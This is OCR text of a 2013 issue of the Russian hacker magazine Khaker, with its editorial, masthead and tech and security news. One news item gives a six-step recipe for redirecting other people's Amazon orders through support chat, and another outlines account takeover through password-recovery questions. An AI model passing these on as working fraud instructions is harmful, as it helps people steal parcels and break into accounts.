
ОНЛАЙН-ШКОЛЫ ДЛЯ РАЗРАБОТЧИКОВ 102
02 (169) 2013
САГА ОБ SSRF-УЯЗВИМОСТЯХ
ХАКЕР
WWW.XAKEP.RU
Раскрутить и заработать:
продвижение и продажа
Android-приложений
РЕКОМЕНДОВАННАЯ
ЦЕНА: 270 р.
1-DAY
СПЛОИТ
КАК АНАЛИЗ СВЕЖИХ
ПАТЧЕЙ ПОЗВОЛЯЕТ
УСПЕТЬ ВОСПОЛЬЗОВАТЬСЯ
УЯЗВИМОСТЯМИ
014
12+
(game)land
hi-fun media
PUBLISHING FOR
ENTHUSIASTS
Exploit time
020
ИНТЕРВЬЮ:
GSM-СЕТЬ
НА OPEN SOURCE
094
TOP-5
УГРОЗ
2012 ГОДА
106
КОДИНГ
ДЛЯ
WINDOWS 8
134
ОБЗОР ПОЛЕЗНЫХ
МОДУЛЕЙ ДЛЯ
APACHE И NGINX



ИНТЕРНЕТ И СПОРТ

К нам довольно часто обращаются за различными комментариями радио и телевидение. Чаще всего с банальными вопросами о безопасности, и приходится показывать чудеса изобретательности, чтобы по-разному рассказывать об одном и том же. Но бывают и необычные звонки — к примеру, от спортивной радиостанции (что само по себе уже неожиданно): «Правда ли, что интернет окончательно убил тягу к спорту у молодежи?» Секунда раздумий и ответ: «На мой взгляд, это полная чушь».

То, что я вижу сейчас среди друзей, — как раз осознание, что пора уже отлипать от кресла и как можно больше двигаться. И современные технологии тут не преграда, а скорее помощник. Новые сервисы и девайсы позволяют придать скучным видам активности свежий интерес и колорит. Теперь когда я бегаю, то обязательно записываю трек на смартфоне (с помощью программ вроде RunKeeper'а): отслеживаю статистику и делюсь ей с друзьями в специальной социальной сети. Это уже не только не скучно, это увлекательно — так рождается спортивный интерес. Некоторые из приятелей идут дальше и покупают гаджеты вроде Fitbit и Nike+ FuelBand (это такие небольшие браслеты на руку), которые отслеживают всю физическую нагрузку за день, считая ее в специальных баллах. Получается нешуточное соревнование: всем хочется показать лучший результат. Тем более сразу становится ясно, кто на самом деле занимается спортом, а у кого фитнес сводится к перебежкам от компьютера до машины. Добавим к этому недорогие сенсоры, отслеживающие пульс, — и превращаем телефон в умного тренера, который построит программу тренировок и проследит, чтобы упражнения не были организму во вред. Разве такие технологии убивают спорт? Ерунда!

Интернет дал то, чего раньше не было, — огромную базу знаний по любым видам спорта. Когда еще можно было посмотреть детальные маршруты внетрассового катания по Монблану, варианты максимально дешево попробовать себя дайвером или карты, с помощью которых обычную прогулку на лыжах можно превратить в приключение к заброшенным ракетным шахтам? Пресловутые социальные сети, которые принято ругать, для многих стали мостиком к новым хобби и увлечениям, завязанным на большую физическую нагрузку. Поэтому я совершенно убежден: новые технологии только помогают спорту. И никак не наоборот!

Степан «Step» Ильин,
главред Х
twitter.com/stepah



РЕДАКЦИЯ

Главный редактор Степан «step» Ильин (step@real.xakep.ru)
Заместитель главного редактора по техническим вопросам Андрей «Andrushock» Матвеев (andrushock@real.xakep.ru)
Шеф-редактор Илья Илембитов (ilembitov@real.xakep.ru)
Выпускающий редактор Илья Курченко (kurchenko@real.xakep.ru)

Редакторы рубрик
PCZONE и UNITS Илья Илембитов (ilembitov@real.xakep.ru)
X-MOBILE Андрей «Andrushock» Матвеев (andrushock@real.xakep.ru)
ВЗЛОМ Юрий Гольцев (goltsev@real.xakep.ru)
Антон «ant» Жуков (ant@real.xakep.ru)
UNIXOID и SYN/ACK Андрей «Andrushock» Матвеев (andrushock@real.xakep.ru)
MALWARE и КОДИНГ Александр «Dr. Klouniz» Лозовский (alexander@real.xakep.ru)
Литературный редактор Евгения Шарипова
PR-менеджер Анна Григорьева (grigorieva@glc.ru)

DVD

Выпускающий редактор Антон «ant» Жуков (ant@real.xakep.ru)
Unix-раздел Андрей «Andrushock» Матвеев (andrushock@real.xakep.ru)
Security-раздел Дмитрий «D1g1» Евдокимов (evdokimovds@gmail.com)
Монтаж видео Максим Трубицын

ART

Арт-директор Алик Вайнер (alik@glc.ru)
Дизайнер Егор Пономарев
Верстальщик Вера Светлых
Бильд-редактор Елена Беднова
Иллюстрация на обложке Алик Вайнер (alik@glc.ru)

PUBLISHING

Издатель ООО «Гейм Лэнд», 119146, г. Москва, Фрунзенская 1-я ул., д. 5
Тел.: (495) 934-70-34, факс: (495) 545-09-06

Главный дизайнер Энди Тернбулл

РАЗМЕЩЕНИЕ РЕКЛАМЫ

ООО «Рекламное агентство «Пресс-Релиз»
Тел.: (495) 935-70-34, факс: (495) 545-09-06
E-mail: advert@glc.ru

ДИСТРИБУЦИЯ

Директор по дистрибуции Татьяна Кошелева (kosheleva@glc.ru)

ПОДПИСКА

Руководитель отдела подписки Ирина Долганова (dolganova@glc.ru)
Менеджер спецраспространения Нина Дмитрюк (dmitryuk@glc.ru)

Претензии и дополнительная информация
В случае возникновения вопросов по качеству печати и DVD-дисков: claim@glc.ru.
Горячая линия по подписке
Онлайн-магазин подписки: http://shop.glc.ru
Факс для отправки купонов и квитанций на новые подписки: (495) 545-09-06
Телефон отдела подписки для жителей Москвы: (495) 663-82-77
Телефон для жителей регионов и для звонков с мобильных телефонов: 8-800-200-3-999
Для писем: 101000, Москва, Главпочтамт, а/я 652, Хакер

Учредитель: ООО «Врублевский Медиа», 125367, г. Москва, Врачебный проезд, д. 10, офис 1
Зарегистрировано в Министерстве Российской Федерации по делам печати, телерадиовещанию и средствам массовых коммуникаций ПИ № ФС77-50451 от 04 июля 2012 года.

Отпечатано в типографии Scanweb, Финляндия. Тираж 200 000 экземпляров.

Content

HEADER

PCZONE


СЦЕНА

X-MOBILE

ВЗЛОМ

MALWARE





КОДИНГ

UNIXOID

SYN/ACK

FERRUM

ЮНИТЫ

MEGANEWS



МУЗЫКАЛЬНЫЙ СЕРВИС MEGABOX заработает вскоре после старта обновленного MegaUpload, сообщил Ким Дотком.

СУРОВЫЙ РОССИЙСКИЙ ТРОЯН-ШИФРОВАЛЬЩИК

ИЗ-ЗА ОБЫЧНОГО В «НАШИХ ПАЛЕСТИНАХ» ТРОЯНЦА ВСТАЛА РАБОТА БОЛЬНИЦЫ В АВСТРАЛИИ

Как известно, различные локеры, шифровальщики и прочая малварь, чьим главным оружием является вымогательство, распространяются по территориальному признаку и бывают ориентированы на жителей самых разных стран. Именно из-за этого и с австралийскими IT-шниками недавно произошел казус.

Работу австралийской клиники Miami Family Medical Centre буквально парализовал троян-шифровальщик, прокравшийся на один из центральных серверов учреждения. Вся информация на сервере оказалась заблокирована и зашифрована, а «хозяева» трояна (кстати, наши соотечественники) потребовали четыре тысячи долларов за ключ для расшифровки. Как ни странно, один из совладельцев клиники Дэвид Вуд сообщил прессе, что компания уже склоняется к варианту заплатить злоумышленникам «выкуп». Еще более странно то, что слова Вуда поддержали многие австралийские специалисты в сфере ИБ. Очевидно, трояны российского производства слишком сложны для австралийцев, раз им проще заплатить хакерам.

Особенно забавно то, что с подобными угрозами российские антивирусные компании (да и пользователи) сталкиваются ежедневно. К тому же наши антивирусные компании бесплатно помогают восстановить расшифрованные данные. Российские эксперты недоумевают, почему квалифицированным специалистам из Австралии «проще заплатить» в такой ситуации.



Эксперт в области ИБ Найджел Фейр отметил, что на австралийские компании каждую неделю совершается от пяти до десяти хакерских атак. Полиция также сообщила, что случай с Miami Family Medical Centre — это десятая атака такого рода за последний год.



МАККИННОНА НЕ ПОСАДЯТ

ХАКЕР, ВЗЛОМАВШИЙ ПЕНТАГОН И НАСА, ВСЕ ЖЕ ИЗБЕЖАЛ СУДА

Историю о британце Гари Маккинноне слышали многие, благо свои «подвиги» он совершил еще в начале «нулевых», а судебные разбирательства вокруг них тянулись до сих пор. Чем так прославился Маккиннон? В период 2001–2002 годов хакер взломал в общей сложности 97 компьютеров различных ведомств, включая НАСА и Пентагон. Для тех, кто не в курсе этой забавной истории: Маккиннон уверяет, что не хотел ничего дурного, просто искал доказательства существования инопланетян (увы, не нашел) и не пытался извлечь из своих действий какую-либо выгоду, в том числе материальную. Разумеется, правоохранительные органы США не пришли в восторг от таких заявлений и все эти годы упорно добивались выдачи Маккиннона, обвиняя его в причинении материального ущерба в размере 800 тысяч долларов. Помимо штрафа, в США неудачливому уфологу грозило до 60 лет тюрьмы. Маккиннон с 2004 года находился под арестом в родной Великобритании, и все это время решался вопрос о его экстрадиции. И вот наконец развязка: МВД Великобритании сообщило, что хакер не будет выдан США. Маккиннон, у которого было обнаружено расстройство психики, мог бы покончить с собой в случае экстрадиции.



СОЗДАТЕЛЬ ЯЗЫКА PYTHON ГВИДО ВАН РОССУМ ОСТАВИЛ РАБОТУ В GOOGLE, чтобы присоединиться к команде Dropbox, где он, скорее всего, станет старшим разработчиком.




ЗА ПРОШЕДШИЙ ГОД РЫНОК СОТОВЫХ ТЕЛЕФОНОВ ВЫРОС ВСЕГО НА 1,4%. Это самый скромный показатель за последние три года, не помогла даже популярность смартфонов.



ЗА 170 МИЛЛИОНОВ ЕВРО ПРОДАЛИ ШТАБ-КВАРТИРУ NOKIA В ФИНЛЯНДИИ. Но съезжать компания не намерена: с новым владельцем уже заключили долгосрочный договор аренды.



13% ПОЛЬЗОВАТЕЛЕЙ НАХОДЯТ ДВУХФАКТОРНУЮ АУТЕНТИФИКАЦИЮ (дополнительный код на мобильный телефон) «слишком сложной», подсчитали в Siber Systems.



«ЭЛКОМСОФТ» ВЫПУСТИЛА ПРОГРАММУ FORENSIC DISK DECRYPTOR. На этот раз ломать (с целью криминалистической экспертизы) стало можно BitLocker, PGP и TrueCrypt.

КАК УКРАСТЬ ЧУЖУЮ ПОСЫЛКУ

AMAZON ОПЯТЬ «НА ВЫСОТЕ»

Часто делаешь покупки в Сети и заказываешь товары с Amazon? Что ж, вот очередная история о том, что эти ребята имеют очень странные представления о безопасности. Саппорт Amazon.com скоро станет именем нарицательным. В последнее время все чаще и чаще именно из-за странностей в работе этой службы клиенты одного из крупнейших онлайновых магазинов планеты становятся жертвами мошенников. К примеру, совсем недавно взломали журналиста Wired Мэта Хонана, и косвенная вина легла на Amazon. Однако некоторых эта история ничему не научила, поэтому Amazon по-прежнему представляет собой настоящий пир духа для социальных инженеров. Новый способ обмануть ближнего на удивление прост. Amazon позволяет общаться с поддержкой в чате, даже не пройдя авторизации на сайте или по телефону. Более того, магазин так любит своих клиентов, что готов разрешить им через чат сменить адрес сделанного заказа. Признаем, возможность переправить заказ на другой адрес и правда может быть удобна, если ты неожиданно переехал или отбыл в командировку. Однако Amazon не подумала о безопасности, так что злоумышленники уже обнаружили «баг» и перенаправляют чужие заказы на свои адреса.

Схема мошенничества такова:

1. Узнать номер заказа, он имеет вид 103-4XXXXXX-XXXXXXX. Номерами заказов Amazon, со списками товаров, торгуют на подпольных форумах. То есть можно даже выбрать наиболее понравившийся заказ.
2. Далее понадобится узнать имя жертвы и ее почтовый адрес, на который был сделан заказ. Как правило, эта информация продается вместе с номером заказа, но ее можно узнать и другими путями.
3. Зарегистрировать адрес для приема почты и посылок на территории США (например, на ReShip.com. Популярный среди сетевых шопоголиков Shipito.com вряд ли подойдет, там нужно пройти слишком серьезное подтверждение личности).
4. Регистрируем e-mail, похожий на e-mail жертвы (необязательно, ведь в чате можно использовать даже несуществующий адрес).
5. Заходим в чат Amazon (или звоним в саппорт по телефону) и просим поменять адрес доставки заказа. Вежливый сотрудник поддержки попросит указать номер заказа, который мы узнали на этапе 1, это 103-4XXXXXX-XXXXXXX. Для убедительности можно также объяснить причину смены адреса доставки — командировка, переезд, стихийное бедствие, а также описать товары, которые входят в заказ.
6. Amazon направляет заказ по новому почтовому адресу. Profit!

Политика компании Amazon гласит — нужно всегда максимально идти навстречу клиенту, даже если придется выслать товар повторно. Словом, крадут мошенники скорее у компании, нежели у людей. Ведь жертва, скорее всего, тоже получит свой экземпляр товара. Так, один из пострадавших вообще узнал о мошенничестве случайно: получил на свой почтовый ящик Gmail подтверждение смены адреса доставки. Злоумышленник по неопытности использовал в чате почтовый ящик с точкой (вида Chris.Cardinal@gmail.com). Он похож на оригинальный адрес ChrisCardinal@gmail.com, так что Gmail воспринимает его как алиас, дублируя все сообщения на оригинальный адрес.

МОБИЛЬНЫЕ НОВИНКИ HUAWEI

ЧЕТЫРЕ ANDROID-СМАРТФОНА ОБНОВЛЕННОЙ ЛИНЕЙКИ



Концепцию обновленной линейки можно описать одним словом — More: больше возможностей, больше мощности, больше стиля и выбора для покупателей.

Компания Huawei представила на российском рынке новые модели смартфонов, ориентированные на самых требовательных пользователей.

Доступный Ascend G500 Pro базируется на процессоре ARM Cortex A9 1 ГГц и может похвастаться двумя SIM-картами, дисплеем 4,3 дюйма и довольно солидным аккумулятором на 1930 мА • ч. Смартфон работает под управлением ОС Android v4.0 ICS. Стоимость девайса — 9900 рублей.

Honor PRO построен на двухъядерном процессоре с частотой 1,2 ГГц, и его отличают IPS-экран (540 × 960 точек), система объемного звучания DTS Surrounded Sound и 8-мегапиксельная фотокамера. Цена устройства — 11 990 рублей.

Ascend P1 XL — новая версия популярного Ascend P1 с увеличенным аккумулятором. Впечатляющая мощь двухъядерного процессора TI OMAP 4460 Cortext-A9 с тактовой частотой 1,5 ГГц, SUPER AMOLED дисплей с размером изображения 960 × 540 точек и диагональю 4,3 дюйма гармонично дополнены аккумулятором высокой емкости (2600 мА • ч). Новая версия обойдется в 16 990 рублей.


И наконец, флагман — Ascend D1 quad XL, сочетающий в себе практически все самые выигрышные стороны перечисленных моделей. Мощь четырехъядерного процессора Huawei K3V2 1,4 ГГц заключена в компактном корпусе, толщиной всего 11,5 мм. «Лицо» смартфона — HD-монитор IPS с диагональю 4,5 дюйма и разрешением 1280 × 720. Долгое время автономной работы обеспечивает батарея повышенной емкости 2600 мА • ч. Также в комплекте две камеры: задняя 8-мегапиксельная камера Full HD и фронтальная на 1,3 Мп. Цена флагмана 19 990 рублей.

У FREEBSD НЕХВАТКА ПОЖЕРТВОВАНИЙ

ЗА ГОД FREEBSD FOUNDATION ПЛАНИРОВАЛА СОБРАТЬ 500 ТЫСЯЧ ДОЛЛАРОВ, НО НАБРАЛОСЬ ЛИШЬ 260 ТЫСЯЧ. ОРГАНИЗАЦИЯ ВЗЫВАЕТ О ПОМОЩИ

ПРИГОВОР КРИСТОФЕРУ ЧЕЙНИ ВЫНЕСЕН

ВЗЛОМАВШИЙ ГОЛЛИВУДСКИХ ЗВЕЗД ХАКЕР ПОЛУЧИЛ ДЕСЯТЬ ЛЕТ



В прошлом году Кристофер Чейни наделал много шума. Ты наверняка его помнишь, ведь именно Чейни мы должны быть благодарны за фотографии обнаженной Скарлетт Йохансон (хотя взломщик также вскрыл почту Кристины Агилеры, Милы Кунис и еще более пятидесяти знаменитостей). Напомним, что «злодей» промышлял киберслежкой за звездами с 2008 по 2011 год. Чейни делал это не со зла и не наживы ради, но от скуки и любопытства. Никаким особенным хакерством он не занимался, лишь использовал функцию восстановления забытого пароля, а в качестве ответа на секретный вопрос вводил публично доступную информацию о знаменитостях. После этого он устанавливал в настройках почтового аккаунта функцию направлять копию письма на свой почтовый адрес.

Неудивительно, что, когда Чейни начал распространять приватные фотографии и переписку знаменитостей, его быстро выследили и арестовали. ФБР даже гордо провело операцию «Operation Hackerazzi». Гордиться тут, правда, нечем — безработный 35-летний Чейни жил с бабушкой, не был криминальным гением и уж тем более «страшным хакером».

По жестким американским законам Кристоферу Чейни грозило до шестидесяти лет тюремного заключения, но «хакер» согласился сотрудничать, и количество обвинений сократили. В итоге Чейни приговорили к 120 месяцам заключения и выплате компенсаций на сумму 76 тысяч долларов.



Около 800 свежих писем приходило Кристоферу Чейни каждое утро. Уже после ареста он признался, что чтение этой корреспонденции было для него чем-то вроде окна в другой мир.


APPLE MAPS ОПАСНЫ ДЛЯ ЖИЗНИ

КАРТЫ APPLE И ТАК РУГАЮТ ВСЕ, КОМУ НЕ ЛЕНЬ, НО ПОСЛЕ ЭТОГО СЛУЧАЯ...

Не секрет, что приложение Apple Maps, вошедшее в состав iOS 6, получилось сырым и недоработанным. Проблемы были так серьезны, что «полетели головы»: уволили руководителя группы разработки приложения Ричарда Уильямсона и главу разработки iOS Скотта Форстолла. Кроме того, генеральный директор Apple Тим Кук вынужден был лично принести извинения за Apple Maps.

Случившееся в Австралии показывает, что с Apple Maps все даже хуже, чем можно было подумать. Полиция небольшого города Милдьюры, что расположен в штате Виктория, недавно обратилась к автомобилистам с предупреждением, что использование Apple iPhone в составе последней версии операционной системы iOS 6 может быть опасно. Оказывается, местные копы уже устали спасать автомобилистов — поклонников «яблочной» техники. Следуя указаниям Apple Maps, ничего не подозревающие люди раз за разом заезжали далеко в пустыню, на самом деле пытаясь попасть в этот самый город Милдьюра. Дело в том, что на картах город обозначен примерно в 70 км от того места, где он расположен реально. Так что вместо Милдьюры водители оказывались в пустыне, где некоторые из них едва не погибли, не имея с собой запасов пищи и воды.

Полицейские уже уведомили об обнаруженной «неточности» Apple, но явно нужно основательно переделывать картографическое приложение, а не просто исправлять баги.





ЭКСПЛОЙТ-КИТ BLACKHOLE ВЕСЬМА ПОПУЛЯРЕН КАК В ХАКЕРСКИХ КРУГАХ, так и на черном рынке, однако кто создал этот, во многих отношениях неприятный набор — доподлинно неизвестно. Недавно специалист компании Sophos Габор Саппанош в своем блоге сообщил, что компании удалось получить доступ к исходникам Blackhole, которые однозначно свидетельствуют о российских корнях малвари.



«АНТИВИРУСНЫЙ» ИНСТРУМЕНТ APP VERIFICATION SERVICE, встроенный в новый Android, находит лишь 15,32% вирусов, проверили в университете Северной Каролины.



В TWITTER НАКОНЕЦ-ТО ПОЯВИЛАСЬ ВОЗМОЖНОСТЬ экспортировать все свои сообщения. Твиты можно скачать единым ZIP-архивом, без всяких сторонних сервисов.


ЗАГЛЯНЕМ В БУДУЩЕЕ С IBM

ЧТО ГОТОВИТ НАМ БЛИЖАЙШАЯ ПЯТИЛЕТКА

У IBM есть хорошая ежегодная традиция — составлять небольшие футурологические прогнозы, пытаясь определить, что готовит нам ближайшее будущее. Этот аналитический отчет корпорация называет «IBM пять на пять» (IBM 5 in 5), то есть пять инноваций, которые могут появиться и изменить нашу повседневную жизнь в течение пяти ближайших лет. Итак, что «прозревает» IBM в этом году, публикуя предсказания уже в седьмой раз?

На сей раз корпорация сосредоточилась вокруг пяти человеческих чувств: осязания, зрения, слуха, вкуса и обоняния.

Осязание. В IBM уверены, что в течение пяти лет экраны смартфонов, планшетов и других устройств научатся передавать ощущение текстуры, и мы сможем «пощупать» простыни из египетского хлопка, не вставая с кресла. Или сможем потрогать человека, разговаривая с ним по Skype (порноиндустрия ликует :)). Это может стать реальностью благодаря, например, встроенным в мобильные устройства виброприводам, создающим вибрационное поле, ощутимое тактильно на расстоянии нескольких миллиметров от дисплея.



Некоторые из прежних прогнозов IBM уже сбылись, к примеру удаленный доступ в медицине и перевод речи в режиме реального времени.

Зрение. Компьютерное зрение станет еще «умнее». Машина будет самостоятельно распознавать объекты на изображениях без подсказок, анализа категорий, в которых размещены файлы, и присвоенных этим файлам тегов. Мы научим гаджеты определять распределение цвета, текстуры, модели и движение. На базе подобных технологий в городах можно развернуть системы быстрого реагирования на различные ситуации, включая стихийные бедствия.

Слух. Скоро компьютеры научатся слышать такое, о чем человеку с его несовершенным слухом можно только мечтать. Помочь им в этом должны распределенные системы сенсоров, распознающие акустическое давление, вибрацию и звуковые волны. Устройства будут не только слушать человеческую речь, но и тщательно фильтровать окружающие шумы, чтобы лучше понять содержание. Станет возможно даже конкретнее понять, почему плачет младенец, — быть может, ему плохо, он голоден, или же устал, или чем-то сильно расстроен. Также подобные системы способны помочь в предсказании различных природных катастроф, например оползней.

Вкус. IBM рассчитывает, что в будущем появятся машины, способные работать с категорией вкуса, и скромно признается, что уже ведет работу по их созданию. Машины научатся определять точную химическую структуру пищи и то, почему люди любят ее. Появятся компьютерные повара, которые смогут разрабатывать новые рецепты блюд. Ну и конечно, обычным потребителям станет проще выбирать продукты питания.

Обоняние. Как известно, уже сегодня существуют датчики, способные «измерить» запах любого объекта. IBM прогнозирует, что через пять лет в устройства будут встраиваться сенсоры, которые способны диагностировать у пользователя простуду или иную болезнь. Такие датчики могут анализировать запахи, биомаркеры и присутствие определенных молекул в дыхании человека. Упростится диагностика рака, болезней печени и почек, астмы, диабета и эпилепсии на начальных стадиях.

ХАК-ГРУППА PARASTOO ЗАЯВИЛА О СЕБЕ

ХАКЕРЫ СУМЕЛИ ВЗЛОМАТЬ СЕТЬ МЕЖДУНАРОДНОГО АГЕНТСТВА ПО АТОМНОЙ ЭНЕРГИИ. К СЧАСТЬЮ, НИЧЕГО ВАЖНОГО НЕ УКРАЛИ.




НОВИНКИ SAMSUNG НА CES

КОРЕЙСКИЙ ГИГАНТ ПРЕДСТАВИЛ ЛИНЕЙКУ НОУТБУКОВ И СЕНСОРНЫХ МОНИТОРОВ

Samsung представил на выставке Consumer Electronics Show портфолио продуктов, ориентированных на работу с новой Windows 8. Среди новинок — линейка мониторов, новые ноутбуки Series 7 Chronos и ультрабуки.

Самая интересная новинка среди мониторов — 24-дюймовый сенсорный экран SC770. Устройство поддерживает до 10 точек одновременного касания и наклон до 60 градусов. Таким образом, работа с пальцеориентированными приложениями становится доступна пользователям настольных систем. Также был представлен 27-дюймовый экран SC750, поддерживающий поворот на 90 градусов, что удобно пользователям мультимониторных конфигураций. Оба монитора будут выпущены в первом квартале 2013 года.



Также была представлена линейка ноутбуков Series 7, оснащенных сенсорными экранами. 15-дюймовый Chronos оснащен процессором Intel Core i73635QM и видеокартой AMD Radeon HD8870M. Ультрабук Series 7 Ultra интересен тем, что оснащен дискретной видеокартой AMD HD8570M. Доступны конфигурации с процессорами Intel Core i5 и i7. Сенсорный экран в ультрабуке является опцией, в зависимости от его наличия ноутбук будет весить 1,46 кг или 1,67 кг. В России новинки могут появиться в продаже уже во втором квартале.



Основная идея нового портфолио Samsung — дать доступ к сенсорным функциям Windows 8 компьютерам в любом форм-факторе, даже десктопам.




НЕОБЫЧНЫЙ ПРИНТЕР ОТ TOSHIBA

ХОЧЕШЬ ПЕЧАТАЙ, ХОЧЕШЬ СТИРАЙ

Всем известно, что количество деревьев на планете сокращается, а мы продолжаем переводить ценный ресурс на изготовление бумаги, на которой затем распечатываем тонны бесполезной информации. Об этих проблемах уже давно кричат «зеленые», и производители зачастую прислушиваются как к ним, так и просто к голосу разума.

Компания Toshiba представила экоМФУ e-STUDIO 306LP/RD30. Сразу оговорюсь — это промышленный агрегат, предназначенный для использования в крупных компаниях. А на страницы нашего журнала он попал благодаря тому, что умеет печатать на одном и том же листе бумаги многократно, стирая ранее напечатанные на нем текст или графику. Да, этот девайс умеет стирать напечатанное. Секрет в специальном тонере, который можно удалить с бумаги, предварительно нагрев ее. Этим занимается модуль RD30, работающий в тандеме с e-STUDIO 306LP. Кстати, перед тем как стереть отпечатанные на листе данные, можно перевести их в цифровой вид, что тоже удобно.


Интересно, что это не концепт и не прототип, — приобрести аппарат в Японии можно уже с текущего месяца, а скоро он поступит и в мировую розницу. О стоимости экологичного МФУ пока ничего не известно.




RUTRACKER.ORG подал заявку на регистрацию двух товарных знаков (rutracker и rutrackerorg) для «защиты от мошенников». Правообладатели Запада рыдают.




RIM ЗАПРЕТИТ ПОЛЬЗОВАТЕЛЯМ BLACKBERRY 10 использовать дурацкие пароли «123456», «blackberry», «qwerty», «batman» и многие другие (всего 106 комбинаций).



МАЛВАРЬ В НАШИ ДНИ МОЖНО НАЙТИ ГДЕ УГОДНО. Недавно бэкдор, позволяющий удаленно управлять настройками, обнаружили в прошивках принтеров Samsung и Dell.



RASPBERRY PI ОБЗАВЕЛСЯ МАГАЗИНОМ ПРИЛОЖЕНИЙ PI STORE. Пока там размещено лишь 24 приложения, но опубликовать свои разработки сможет любой.



НАЙДЕН ИНТЕРЕСНЫЙ ТРОЯН UPCLICKER — ОН РАБОТАЕТ ЛИШЬ ПОСЛЕ ТОГО, как юзер кликнет ЛКМ. Поймать хитрый троян на виртуальной машине почти нереально.

ШПИОНОМАНЫ ИЗ США

ВЗЯТЫЕ В КРЕДИТ КОМПЫ «ПРИСМАТРИВАЛИ» ЗА ПОЛЬЗОВАТЕЛЯМИ


